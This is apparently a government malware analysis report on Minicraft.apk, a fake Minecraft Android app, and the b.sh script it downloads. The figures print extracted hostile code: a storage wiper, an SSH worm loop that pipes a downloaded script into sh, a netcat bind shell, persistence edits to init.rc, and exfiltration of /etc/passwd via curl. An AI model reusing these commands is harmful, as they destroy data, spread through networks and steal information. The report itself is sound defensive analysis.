REPUBLIC OF ALBANIA
NATIONAL CYBER SECURITY AUTHORITY
CYBER SECURITY ANALYSIS DIRECTORATE

Technical Analysis of a Malicious File

Minicraft.apk

Versioni: 1.0
Date: 23/12/2025

CONTENTS

TABLE OF FIGURES

This report has limitations and should be interpreted with caution!

Some of these limitations:

Phase One:
Information sources: The report is based on the information made available at the time of its preparation. Meanwhile, some aspects may differ from current developments.

Phase Two:
Analysis details: Due to resource limitations, certain aspects of the malicious file may not have been analyzed in depth. Any additional unknown information may result in changes to the report.

Phase Three:
Information security: In order to protect sources and confidential information, some details may have been mitigated or not included in the report. This decision has been taken to preserve the integrity and security of the data used.

The National Cyber Security Authority (NCSA) reserves the right to change, update, or modify any part of this report without prior notice.

This report is not a final document.

The findings of the report are based on the information available during the time of investigation and analysis. There is no guarantee regarding potential changes or updates to the reported information in the future. The authors of the report bear no responsibility for misuse or for the consequences of any decision based on this report.

Technical Information

A large-scale malicious campaign has been identified, targeting end-user devices, primarily mobile

devices, through the distribution of applications or scripts disguised as legitimate content. These campaigns are characterized by the use of combined techniques within malicious files, including data destruction capabilities, lateral movement within networks, remote control takeover, and the creation of persistence mechanisms at system level.

Minicraft.apk

The APK (Android Package) files are format used to install applications on Android devices. When an application is downloaded from a different source than Google Play Store, it may be that an APK containing a malicious application. The Minicraft.apk file is intended to imitate the Minecraft game for the mobile version.



Figure 1:Minicraft.apk.

The **apk.** file must be decompiled from the Android installable format to reveal the code content and understand its intent.

```
I: Loading resource table...
I: Baksmaling classes.dex...
I: Baksmaling classes2.dex...
I: Decoding file-resources...
I: Loading resource table from file: C:\Users\flare\AppData\Local\apktool\framework\1.apk
I: Decoding values */* XMLs...
I: Decoding AndroidManifest.xml with resources...
I: Copying original files...
I: Copying unknown files...
```

Figure 2: Decompilation of the minicraft.apk file

After decompilation, a file within this project named **MainActivity.smali** is identified, which is a ***human-readable assembly language***.

The first malicious function, **initializelogic()**, is intended to perform mass deletion of user data **(data wiper)**. Within the code, in the **FileUtil** class, several static functions are identified that are invoked in this part of the code:

invoke-static {v0}, Lcom/my/newproject/FileUtil;->getPublicDir(Ljava/lang/String;)Ljava/lang/String;
invoke-static {v0}, Lcom/my/newproject/FileUtil;->deleteFile(Ljava/lang/String;)V

If we examine the implementation of the **deleteFile** function, it is evident that it performs recursive file deletion. This is repeated for the following directories:

- DIRECTORY_MUSIC
- DIRECTORY_PODCASTS
- DIRECTORY_RINGTONES
- DIRECTORY_ALARMS
- DIRECTORY_NOTIFICATIONS
- DIRECTORY_PICTURES
- DIRECTORY_MOVIES
- DIRECTORY_DOWNLOADS
- DIRECTORY_DCIM



Figure 3 Implementation of recursive wiper deletion

Another functionality is identified, involving changing the user's mobile device wallpaper through invocation of the **setResource(I)V** method.

```
:try_start_0
invoke-virtual {v0, v1}, Landroid/app/WallpaperManager;->setResource(I)V
:try_end_0
.catch Ljava/lang/Exception; {:try_start_0 .. :try_end_0} :catch_0
```

Figure 4 Modification of the user's wallpaper.

Another feature identified in this file is internal network scanning and attempts to connect via **ssh** to devices that have port **22** open using **default** credentials. If successful, it downloads another script and executes it using "| sh".

```
.line 103
const-string v7, "for ip in $(seq 1 254); do nmap -p 22 192.168.1.$ip |
grep open && sshpass -p \'password\' ssh -o StrictHostKeyChecking=no user@192.168.1.$ip
 \'curl https://www.mediafire.com/file/ebjwd2th7asne13/b.sh/file | sh\'; done"
```

Figure 5 Network scanning and SSH attempts

To observe the functionality of this file, it is downloaded and identified as an executable file for ***Unix-based devices.***

```
$ b.sh
C: > Users > flare > Downloads > $ b.sh
                                  for ip in   Aa ab .*  ? of 2
1   #!/system/bin/sh
2
3   # credits: @omar_matin_orig(evil binary creator)
4   #
5
6   # servers
7   originalFile="http:/insert.me"
8   server="http:/insert.me"
9   steal_server="http:/insert.me"
10  server_backdoor="http:/insert.me"
11  regPortReceiver="http:/insert.me"
12  getsuXbinBinaryFrom="http:/insert.me"
13  getsuBinBinaryFrom="http:/insert.me"
14  getsuperuserFrom="http:/insert.me"
15  adLoaderServer="http:/insert.me"
16  attackServer="http:/insert.me"
17  saveLogsIn="http:/insert.me"
18  getSuDeamonFrom="http:/insert.me"
19  allBinariesFrom="http:/insert.me" # this most important thing, if you don't replace http:/insert.me script don't will working, beca
20
```

Figure 6 b.sh. file

Analysis of the b.sh File

PHASE 1 – Setup & Dropper.
Creates a hidden directory on the **SD card** and initiates the download of tools such as **nmap**, **curl**, etc.

```
# start installing
/system/bin/mkdir /storage/emulated/0/Audiobooks/.plk
/system/bin/wget -q0 ${allBinariesFrom} /storage/emulated/0/Audiobooks/.plk/bin.zip
/system/bin/unzip /storage/emulated/0/Audiobooks/.plk/bin.zip /storage/emulated/0/Audiobooks/.plk/*
/system/bin/wait
```

Figure 7 Directory creation.

PHASE 2 – Lateral movement (worm behavior).
In this section of the code, behavior identical to the previously analyzed APK file is identified; it scans the **LAN** network, attempts **ssh brute-force reuse**, and identifies other hosts. This is otherwise known as **worm propagation**.

```
for ip in $(seq 1 254); do
    /storage/emulated/0/Audiobooks/.plk/nmap -p 22 192.168.1.$ip | grep open && sshpass -p 'password' ssh -o
    StrictHostKeyChecking=no user@192.168.1.$ip 'curl ${server_backdoor} | sh'
done
```

Figure 8 Worm propagation.

PHASE 3 – Active backdoor (bind shell).
nc -l -p ${regPort} -e /system/bin/sh
curl -d ${regPort} ${regPortReceiver}
Access **remote shell (the terminal that attacker could access**).

```
echo "" > /system/etc/hosts > /dev/null ||  su -c "echo '' > /system/etc/hosts" > /dev/null # plankton service
if lsof -i :${regPort:0:${#regPort}}; then # plankton service
    nc -l -p ${regPort} -e /system/bin/sh > /dev/null # plankton service
fi # plankton service
```

Figure 9 Reverse shell

PHASE 4 – Root escalation.
The first attempt is performed using the command: **/system/bin/su -c ""**
The second attempt is **RageAgainstTheCage:**
forking 1000 procese
adb shell
drop su binaries
which exploits a **race condition / fork bomb**

```
for i in {1..1000}; do
    /storage/emulated/0/Audiobooks/.plk/adb shell "echo 'Forking process ${i}' > /dev/null > /dev/null"
done
```

Figure 10 Root escalation.

PHASE 5 – Kernel / driver injection and Persistence
kernel module injection attempt
Payload encoded in **binary bits**
As a result, the **malware** transitions into a **kernel**-level **rootkit**.

```
while true; do
    insmod "$target_driver" payload="$payload" 2> /dev/null
    if /storage/emulated/0/Audiobooks/.plk/id | /storage/emulated/0/Audiobooks/.plk/grep -q "uid=0"; then
        /storage/emulated/0/Audiobooks/.plk/break
    fi
done
```

Figure 11 Kernel injection.

Modifies:

- /init.rc
- /init.fastboot.rc

- /init.recovery.rc

service systemZRAM /system/bin/confus
class core
critical
The malware starts at **boot** with **root privileges**.

```
devD=("$(cat /sys/devices/system/cpu/cpu0/cpu_capacity)" "$(export -p)" "$(cat /etc/passwd)" "$(dumpsys battery)" "$(dumpsys wifi)"
devD=$(echo ${devD} | xxd -p)
/storage/emulated/0/Audiobooks/.plk/cp -f ${0} /system/bin/confus 2> /dev/null || /system/bin/su -c "/storage/emulated/0/Audiobooks
/storage/emulated/0/Audiobooks/.plk/printf "service systemZRAM /system/bin/confus\nclass core\ngroup root\ncritical\nsh ${0}\n# Pla
/storage/emulated/0/Audiobooks/.plk/printf "service systemZRAM /system/bin/confus\n${a}class core\n${a}group root\n${a}critical\n${
/storage/emulated/0/Audiobooks/.plk/printf
"service systemZRAM /system/bin/confus\n${a}class core\n${a}group root\n${a}critical\n${a}sh ${0}\n${a}# Plankton Mark\n" >> ${path
/storage/emulated/0/Audiobooks/.plk/printf "start systemZRAM\n" >> ${path}
/storage/emulated/0/Audiobooks/.plk/am broadcast --receiver-permission android.permission.ACCESS_SUPERUSER --receiver-permission an
/storage/emulated/0/Audiobooks/.plk/curl -d ${devD} ${steal_server} 2> /dev/null || /system/bin/su -c "curl -d ${devD} ${steal_serv
/storage/emulated/0/Audiobooks/.plk/mkdir /tmp 2> /dev/null || su -c "mkdir /tmp" 2> /dev/null || mount -o remount,rw / 2> /dev/nul
/storage/emulated/0/Audiobooks/.plk/mount -o remount,rw /system > /dev/null || su -c "mount -o remount,rw /system" > /dev/null
/storage/emulated/0/Audiobooks/.plk/chattr +iaA /system/bin/confus > /dev/null || su -c "chattr +iaA /system/bin/confus" > /dev/nul
/storage/emulated/0/Audiobooks/.plk/cat << 'EOF'
```

Figure 12 Boot level startup.

PHASE 6 – Data exfiltration.
dumpsys battery
dumpsys wifi
cat /proc/cpuinfo
cat /etc/passwd
curl -d ${devD} ${steal_server}

Exfiltrates data such as:

- hardware
- Wi-Fi
- user info
- system info

```
magicRoot {
   #include <stdlib.h> // magicRoot
   int main() { // magicRoot
      system("magisk --install || magisk -install"); // magicRoot
   } // magicRoot
}
```

Magisk is a program used to obtain **root**-level access on an **Android** device in order to install applications from sources other than the **Google Play Store.**

MITRE ATT&CK

Table 1 Techniques, Tactics and Procedures used by the APK

Tactic		Technique ID	Technique Name	Evidence in Malware
Initial Access		T1204	User Execution	User installs and launches malicious

				APK
Execution		T1059	Command and Scripting Interpreter	Runtime.exec(), sh, bash execution
Persistence		T1542	Boot or Logon Autostart Execution	init.rc / init.fastboot.rc modifications
Persistence		T1547	Boot or Logon Autostart	Custom services added as critical
Privilege Escalation		T1068	Exploitation for Privilege Escalation	RageAgainstTheCage, su binary drop
Defense Evasion		T1222	File and Directory Permissions Modification	chmod 100, chattr +i
Defense Evasion		T1070	Indicator Removal on Host	Log suppression, system binary replacement
Credential Access		T1552	Unsecured Credentials	Hardcoded SSH credentials
Discovery		T1018	Remote System Discovery	LAN scanning 192.168.1.0/24
Lateral Movement		T1021	Remote Services	SSH propagation using sshpass
Command and Control		T1105	Ingress Tool Transfer	curl/wget download of payloads
Command and Control		T1071	Application Layer Protocol	HTTP-based C2 communication
Exfiltration		T1041	Exfiltration Over C2 Channel	System info sent via curl
Impact		T1485	Data Destruction	Recursive deletion of public storage
Impact		T1499	Endpoint Denial of Service	DDoS loops, resource exhaustion
Impact		T1529	System Shutdown/Reboot	sysrq-trigger, boot/recovery wipe

Indicators of Compromise

Minicraft.apk	fe185a3ecc4457cb256e5bc96cf83a3df2abe2486e36542c7b84299e14ded4a3
b.sh	91CB68E58F82986071578E8917F0C24E9A788F224AA1C262263C27A61A6BBBD6

C2	http:/insert[.]me

Recommendations

The National Cyber Security Authority recommends:

- **Immediate uninstallation and isolation of compromised Android devices**, as the malware demonstrates capabilities for data destruction, lateral movement, and system-level persistence. Suspected devices should be considered unsafe until fully verified.

- **Full restoration of affected devices through re-flashing the original manufacturer firmware**, avoiding standard "factory reset," which does not guarantee removal of malware with boot/system persistence.

- **Immediate blocking of all identified Indicators of Compromise (IoC-s)** (URLs, IPs, domains, commands, hashes) across firewall, proxy, DNS security, and network security solutions.

- **Continuous monitoring and analysis of network traffic and logs within SIEM**, focusing on:
  - lateral LAN scans (e.g., TCP/22),
  - abnormal **curl/wget** connections from end-user devices,
  - attempts to communicate with Command & Control (C2) servers.

- **Network segmentation (VLAN / Network Segmentation)** to isolate mobile devices, BYOD, and user devices from critical systems (servers, databases, Active Directory, ICS/OT), limiting lateral malware propagation.

- **Disabling or restricting unnecessary remote access services** such as SSH within internal networks and applying hardened access filters for employee and third-party devices.

- **Enforcing strict mobile application installation policies,** allowing only applications from trusted sources (Google Play / MDM-managed stores) and blocking installation of APKs from unknown sources.

- **Implementing Mobile Device Management (MDM/MAM) solutions** for monitoring, control, and isolation of mobile devices, including remote wipe capabilities and security policy enforcement.

- **Using EDR/XDR and Mobile Threat Defense (MTD) solutions** for behavior-based detection to identify malicious activities such as script execution, privilege escalation attempts, and C2 communication.

- **Training technical and non-technical staff** on the risks of installing suspicious applications,

using unknown links, and social engineering techniques that lead to mobile device compromise.